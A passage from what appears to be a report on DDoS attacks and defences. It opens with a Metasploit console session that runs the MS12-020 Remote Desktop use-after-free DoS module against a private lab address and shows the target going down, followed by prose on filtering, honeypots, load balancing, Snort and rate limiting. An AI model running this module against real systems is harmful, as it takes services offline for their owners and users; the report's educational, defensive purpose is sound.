0  auxiliary/scanner/rdp/ms12_020_check      2012-03-16      normal Yes    MS12-020 Microsoft Remote Desktop Checker
1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16      normal No     MS12-020 Microsoft Remote Desktop Use-After-Free DoS

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

Name      Current Setting  Required  Description
--      -
RHOSTS    3389             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.1.101


[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - 210 bytes sent
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Checking RDP status...
[+] 192.168.1.101:3389 - 192.168.1.101:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```





# PREVENTION AGAINST DDOS ATTACKS

Prevention against DDoS attacks is the most desirable defense technique to fight against the DDoS attacks. Therefore, if an attack has been already launched and become successful, it may cause significant compromise to the victim's system.



## Prevention using filters

In order to prevent the attack traffic, it is very important to filter them out. Basically, all filtering techniques are applied to the routers which ensure that only legitimate traffic can get access to a system. A very common and well-known filtering technique is the ingress/egress filtering.

## Honeypots

A honeypot is an interesting mechanism of DDoS prevention. Here, honeypots are some less secure systems which attract attackers to attack them. A honeynet mimics a legitimate network to trick an attacker so that the attacker thinks that it has attacked the actual system. Thus, the actual system remains protected.


## Load balancing

This is an approach which tries to balance the loads of different systems so that no one system gets overloaded. The result of the load balancing helps to gain the optimal productivity as well as the maximum uptime. In cases when a server faces a DDoS attack, a load balancer ensures resilience as it reroutes traffic to another active and un-attacked servers.

# DDOS MITIGATION TECHNIQUES

Prevention of DDoS is one part of defense from DDoS. However, still there are remaining threats of the DDoS attacks with new attack signature and patches. Therefore, the next phase of the defense that is the field of the DDoS mitigation has a huge number of research activities.

Mitigation of DDoS comprises three different mechanisms: detection mechanisms, response mechanisms, and tolerance mechanisms.



## Signature Based Detection

Identifies the attack signatures which differentiate a normal traffic from a malicious one.

## Snort

A very popular network intrusion detection tool. It is a rule-based lightweight tool for detection of a broad range of attacks and probes. In order to increase its range of attack detection, it has combined signature-based detection and anomaly-based protection.

## Rate Limiting

If detection mechanism cannot identify a precise mark between the legitimate and malicious traffic, it is reasonable to apply rate limiting.

**Re-feedback<sup>137</sup>** and **NetFence<sup>138</sup>** are two example mechanisms where congestion policing is applied to defend DDoS attacks.

## CONCLUSION

DDoS Attack is an attack on availability of the resources and services which results in financial losses, loss of organization reputation, and disturbance in work flow environment. The bitter truth is that the security technologies like firewall, routers and IDS are very weak to prevent DDoS as it cannot differentiate between original and fake traffic. Another factor is that it uses IP spoofing, difficult to verify with original packets plus the routing involved is stateless. Hence results in very strong attack.

In this report we have gone through the DDoS overview with its types and tools involved in DDoS attack. We have highlighted the DDoS detection part and the security aspects and implementation to safeguard the assets against such attack .

To compete with DDoS one way effort cannot prevent or defeat it, it needs all round support to tackle with it like among different internet communities, different countries to enforce such laws and regulation strictly to cope with it.